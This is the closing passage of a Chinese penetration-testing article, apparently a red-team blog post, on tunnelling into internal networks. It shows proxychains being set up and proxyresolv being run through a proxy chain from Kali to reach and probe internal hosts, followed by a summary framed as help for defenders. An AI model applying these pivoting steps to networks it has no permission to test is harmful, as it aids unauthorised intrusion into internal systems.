
去掉dynamic_chain注释，在最后一行加入代理,测试内网联通性：

```
root@kali:~/桌面# cp /usr/lib/proxychains3/proxyresolv /usr/bin/
root@kali:~/桌面# proxyresolv 10.[redacted].10
|S-chain|-<>-[redacted]-<><>-4.[redacted].2:53-<><>-OK
10.[redacted].10
root@kali:~/桌面#
```

此时对内网的流量操控还是很顺手的，看到有10.x.x.16有开放80端口服务。



浏览器访问探测出的web服务10.x.x.16。



总结

内网穿透的工具和技巧有很多，本次基于各层协议介绍了具有代表性的搭建隧道方法，不过原理大都相似，重点在于项目中遇到各种复杂的环境时，能快速判断到可用的隧道类型，并能克服环境中的坑位；同时希望本文能帮助项目中的防守人员从溯源维度更好的掌握内网穿透技术。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队